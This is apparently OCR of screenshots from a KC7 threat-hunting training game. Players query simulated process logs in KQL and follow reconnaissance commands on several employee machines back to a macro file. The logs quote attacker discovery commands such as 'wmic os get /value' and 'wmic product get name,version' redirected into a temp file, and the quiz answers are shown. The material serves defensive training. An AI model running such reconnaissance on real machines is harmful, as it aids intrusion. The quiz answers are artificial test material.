

36%
KC7
Section 4: A Love Story
Questions 7: (80) points
In another one of these commands, the actor is using wmic to get software info from the machine. The results of this command are also dumped into the log file.
What command do they execute? (not the full command line, just the relevant wmic part)
wmic product get name,version
Solved by 237 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
Run
Recall
KQL tools
kc7001.eastus/TitanShield
Pin to dashboard
Open
Copy
Export
ProcessEvents
| where hostname == "IL5M-DESKTOP"
| where process_commandline has_all("echo", ">>", "logs.txt", "wmic")
Table 1
Add visual
Stats
Search
UTC
Done (0.805 s)
7 records
timestamp
parent_process_name
parent_process_hash
process_commandline
process_name
process_hash
2024-07-20 03:59:11.0000
cmd.exe
614ca7b627533e22aa3e5c3594605dc6fe6f000b0cc2b845ec...
cmd.exe /c echo System Information os -------- >>%temp...
cmd.exe
cmd.exe /c echo System Information os -------- >>%temp%\Logs.txt && wmic os get /value >>%temp%\Logs.txt
2024-07-20 03:59:46.0000
cmd.exe /c echo System Information SYSCACCOUNT --------...
2024-07-20 04:00:08.0000
cmd.exe /c echo System Information ENVIRONMENT --------...
2024-07-20 04:00:41.0000
cmd.exe /c echo System Information computersystem --------...
2024-07-20 04:01:20.0000
cmd.exe /c echo Antivirus -------- >>%temp%\Logs.txt && ...
2024-07-20 04:01:51.0000
cmd.exe /c echo Drives -------- >>%temp%\Logs.txt && w...
2024-07-20 04:02:26.0000
cmd.exe /c echo Software -------- >>%temp%\Logs.txt && ...



38%
KC7
Section 4: A Love Story
Questions 8: (60) points
Ok this is a fairly suspicious set of commands, but maybe Taylor is running these as part of a legitimate program for his work.
It would help to know if Taylor is expected to run a program such as this.
Let's find Taylor job role in the Employees table.
What is Taylor's job role?
answer
Solved by 241 players || Need help?
Submit
Is your middle name Einstein?
Level Up
You reached level 12!
You're now the ogre of SIEM! Keep analyzing those logs with might! Your new level title is SIEM Ogre.
Keep Playing
View your performance



KC7
38%
Section 4: A Love Story
Questions 8: (60) points
Ok this is a fairly suspicious set of commands, but maybe Taylor is running these as part of a legitimate program for his work.
It would help to know if Taylor is expected to run a program such as this.
Let's find Taylor job role in the Employees table.
What is Taylor's job role?
Network Engineer
Solved by 241 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyTimes
kc7001.eastus.Titan...
Run
Recall
KQL tools
kc7001.eastus/TitanShield
Pin to dashboard
Open
Copy
Export
Employees
taylor
1 of 8
Show only rows that fit search
255 records
hire_date
name
user_agent
ip_addr
email_addr
username
role
hostname
mfa_enabled
company_domain
Network Engineer



KC7
41%
Section 4: A Love Story
Questions 9 (solved): (50) points
Ok, Network Engineers do this kind of weird stuff all the time. So probably nothing to worry about here. Phew.
Just to be safe though...
Let's see if anyone else is doing this kind of thing.
We'll just broaden our previous query to see if anyone else used the commands that dumped info to logs.txt.
ProcessEvents
| where process_commandline has_all("echo", ">>", "logs.txt")
Copy
How many total hits do we get?
663
Solved by 240 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyTimes
kc7001.eastus.Titan...
Run
Recall
KQL tools
kc7001.eastus/TitanShield
Pin to dashboard
Open
Copy
Export
ProcessEvents
| where process_commandline has_all("echo", ">>", "logs.txt")
Table 1
Add visual
Stats
Search
UTC
Done (0.966 s)
663 records
timestamp
parent_process_name
parent_process_hash
process_commandline
process_name
process_hash



KC7
42%
Section 4: A Love Story
Questions 10 (solved): (50) points
Oh boy!
Ok, no need to panic, this might all just be a misunderstanding. Perhaps there is a script that is being sent around that people are running as part of a legitimate tool or program.
If we can just find it, we'll put this whole thing to bed and go back to goofing off... I mean err... making money for our shareholders.
ProcessEvents
| where process_commandline has_all("echo", ">>", "logs.txt")
| distinct hostname
Copy
On how many distinct hostnames do we see these commands running?
15
Solved by 239 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
You did it!
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyTimes
kc7001.eastus.Titan...
Run
Recall
KQL tools
kc7001.eastus/TitanShield
Pin to dashboard
Open
Copy
Export
ProcessEvents
| where process_commandline has_all("echo", ">>", "logs.txt")
| distinct hostname
Table 1
Add visual
Stats
Search
UTC
Done (0.749 s)
15 records
hostname
RMBS-LAPTOP
P9C0-DESKTOP
ACBO-DESKT...
LSXZ-DESKTOP
TAFQ-MACHI...
QTCQ-DESKT...
HNAQ-LAPTOP
BFO4-DESKTOP
FFPS-DESKTOP
VVT9-MACHI...
DFFH-MACHI...
VETR-DESKTOP



KC7
42%
Section 4: A Love Story
Questions 11: (60) points
Are they all supposed to be doing this kind of thing?
Let's look at their job roles to find out.
What is the most prevalent job role for these employees?
Network Engineer
Solved by 233 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
Run
Recall
KQL tools
kc7001.eastus/TitanShield
let host_name =
ProcessEvents
| where process_commandline has_all("echo", ">>", "logs.txt")
| distinct hostname;
Employees
| where hostname in (host_name)
| project name, role
Table 1
Add visual
Stats
Search
UTC
Done (0.307 s)
15 records
name
role
Matthew Anderson
Network Engineer
Network Engineer
George Rivera
Network Engineer
Essie Coronel
Network Engineer
Taylor Chirino
Network Engineer
David Mohamed
Network Engineer
Daniel Thomas
Network Engineer
David Jackson
Senior Network Engineer
Christopher Taylor
Network Engineer



KC7
46%
Section 4: A Love Story
Questions 12 (solved): (70) points
What other job role do we see?
Senior Network Engineer
Solved by 222 players || Need help?
Submit
Whoa, Sherlock! You solved it!
Available Tables
Game Ranking
Query Data (ADX)
Run
Recall
KQL tools
kc7001.eastus/TitanShield
let host_name =
ProcessEvents
| where process_commandline has_all("echo", ">>", "logs.txt")
| distinct hostname;
Employees
| where hostname in (host_name)
| project name, role
Table 1
Add visual
Stats
Search
UTC
Done (0.307 s)
15 records
name
role
Matthew Anderson
Network Engineer
George Rivera
Network Engineer
Essie Coronel
Network Engineer
Taylor Chirino
Network Engineer
David Mohamed
Network Engineer
Daniel Thomas
Network Engineer
David Jackson
Senior Network Engineer
Senior Network Engineer
Christopher Taylor
Network Engineer



KC7
46%
Section 4: A Love Story
Questions 13: (60) points
Ok, it's plausible that's a legitimate tool they are all using.
You call the Network Engineering manager and ask him if he knows anything about this. The manager doesn't know anything. However, he calls one of his engineers and asks them if they do.
After much discussion, no one has any idea where these commands are coming from.
This is now VERY concerning.
Let's drill back down on Taylor's computer to see if we can find the source of these commands.
ProcessEvents
| where hostname == "IL5M-DESKTOP"
Copy
What was the earliest time we saw one of these suspicious commands getting run on Taylor's computer?
2024-07-17T10:47:43Z
Solved by 225 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
Run
Recall
KQL tools
kc7001.eastus/TitanShield
ProcessEvents
| where hostname == "IL5M-DESKTOP"
Table 1
Add visual
Stats
Search
UTC
Done (0.938 s)
376 records
timestamp
parent_process_name
parent_process_hash
process_commandline
process_name
process_hash
2024-07-01 08:39:50.0000
sc.exe
4fe6d9eb8109fb79ff645138de7cff37906867aade589bd68af...
C:\Windows\explorer.exe explorer
explorer.exe
663ab0a8229...
2024-07-01T08:39:50Z
2024-07-01 08:43:02.0000
sc.exe
4fe6d9eb8109fb79ff645138de7cff37906867aade589bd68af...
C:\Windows\System32\RuntimeBroker.exe -Embedding
runtimebroker.exe
54e0bcf27637...
2024-07-01 09:30:09.0000
services.exe
c3c259ae4640cded730676a6956bafea4f9bf20ed460a61c62...
"C:\Program Files\WindowsApps\Microsoft.BingFinance_4.6...
microsoft.msn.m...
9bfa3f601177...
2024-07-01 09:37:23.0000
explorer.exe
0327b7630d585ad01f6ec2eb847622645b81df94a1370b5e4...
C:\Windows\System32\cmd.exe nslookup google.com
cmd.exe
4731cfe27bb0...
2024-07-01 10:02:09.0000
services.exe
c3c259ae4640cded730676a6956bafea4f9bf20ed460a61c62...
"C:\Program Files\WindowsApps\Microsoft.XboxGamingOv...
gamebar.exe
f8ad1764bee...
2024-07-01 10:26:31.0000
explorer.exe
0327b7630d585ad01f6ec2eb847622645b81df94a1370b5e4...
"C:\Windows\SystemApps\Microsoft.Windows.Cortana_cw5...
searchui.exe
15519704870...
2024-07-01 12:18:15.0000
explorer.exe
0327b7630d585ad01f6ec2eb847622645b81df94a1370b5e4...
"C:\Program Files\Microsoft Office\Root\Office16\WINWOR...
winword.exe
377b5a88773...



KC7
49%
Section 4: A Love Story
Questions 14 (solved): (70) points
Right before that, we saw a suspicious macro getting run on the same machine.
What was that full command?
C:\temp\macro.xlsm
Solved by 220 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
You're a rockstar!
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyTimes
kc7001.eastus.Titan...
Run
Recall
KQL tools
kc7001.eastus/TitanShield
Pin to dashboard
Open
Copy
Export
ProcessEvents
| where hostname == "IL5M-DESKTOP"
macro
2 of 2
Show only rows that fit search
376 records
timestamp
parent_process_name
parent_process_hash
process_commandline
process_name
process_hash
C:\temp\macro.xlsm

